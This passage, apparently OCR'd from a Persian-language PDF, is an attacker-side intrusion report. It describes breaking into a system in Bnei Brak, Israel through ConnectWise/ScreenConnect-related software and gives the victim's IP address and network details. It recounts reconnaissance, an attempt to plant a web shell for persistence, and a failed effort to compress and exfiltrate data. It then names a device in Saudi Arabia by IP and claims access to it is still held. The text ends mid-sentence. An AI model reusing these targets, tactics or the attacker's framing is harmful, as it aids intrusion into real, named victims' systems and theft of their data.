
تصویر ۲۸- نمونه ای دیگر در سیستم هدف

نتیجه


در زمان اجرای مراحل مرتبط با شناخت اولیه سیستم هدف، قربانی بر روی سیستم متصل شد و متوجه دسترسی مهاجمین شده و دسترسی غیرفعال گردید.

آدرس 213.151.38.229

در زمان تست و نفوذ به سیستم قربانی ۹ ماشین فعال بر روی سیستم فعال بود. از این تعداد فقط ۲ ماشین فعال بود.



تصویر ۲۹ – سیستم های فعال در زمان اتصال به سامانه هدف




تصویر ۳۰ – اطلاعات موجود در سیستم هدف

تصویر ۳۱ – اطلاعات پیکربندی کارت شبکه سیستم قربانی


Guest today @ 6:46 AM

```
C:\Windows\system32>type c:\windows\temp\showip.txt
{
  "ip": "213.151.38.229",
  "city": "Bnei Brak",
  "region": "Tel Aviv",
  "country": "IL",
  "loc": "32.0807,34.8338",
  "org": "AS42925 Internet Rimon LTD",
  "timezone": "Asia/Jerusalem",
  "readme": "https://ipinfo.io/missingauth"
}
```


تصویر ۳۲ – اطلاعات آدرس IP سیستم هدف




تصویر ۳۳- نمونه فایل ها و داده های موجود بر روی سیستم هدف




تصویر ۳۴ – مسیر مرتبط با نرم افزار SecureConnect در سیستم قربانی – فایل های نصبی مرتبط با ConnectWise سرور بر روی سیستم هدف- در فرایند انجام تلاش برای ابقای دسترسی از طریق قرار دادن وب شل بر روی سیستم هدف انجام شد.




تصویر ۳۵- لیست تسک های فعال بر روی سیستم هدف در زمان نفوذ بر روی سیستم قربانی




تصویر ۳۶- نمونه فایل های موجود




تصویر ۳۷ – فایل های مرتبط با Vmware بر روی سیستم هدف



تصویر ۳۸ – حجم فایل های موجود بر روی درایو C سیستم هدف



تصویر ۳۹ – تلاش برای زیپ کردن داده ها و در نهایت استخراج آن ها از روی سیستم هدف – این عملیات موفقیت آمیز نبود.



تصویر ۴۰ – برخی از فایل های PDF موجود بر روی سیستم هدف

نتیجه

با توجه به حجم کم تارگت های کشف شده بر روی رژیم، بر روی این تارگت تمامی تلاش و هدف برای ابقای دسترسی بود که با استفاده از مسیر های کشف شده، ابقای دسترسی انجام شد، اما به دلیل از دسترس خارج شدن کلی تجهیز، نفوذ و ادامه فرایند موفقیت آمیز نبود.

بهره‌کشی از تجهیز در کشور عربستان سعودی

از زمان انتشار این آسیب پذیری تا کنون تنها یک تجهیز آسیب پذیر در عربستان کشف شد که به نظر بسیار حائز اهمیت می‌باشد و در حال حاضر دسترسی بر روی آن هنوز وجود دارد. اما تمامی سیستم های موجود بر روی آن غیرفعال هستند. ممکن است در آینده این سیستم ها فعال شوند و در نتیجه اقدامات و فرایند بر روی آن ها انجام شود.

آدرس 158.101.230.195


این تجهیز بر روی درگاه 8040 راه اندازی 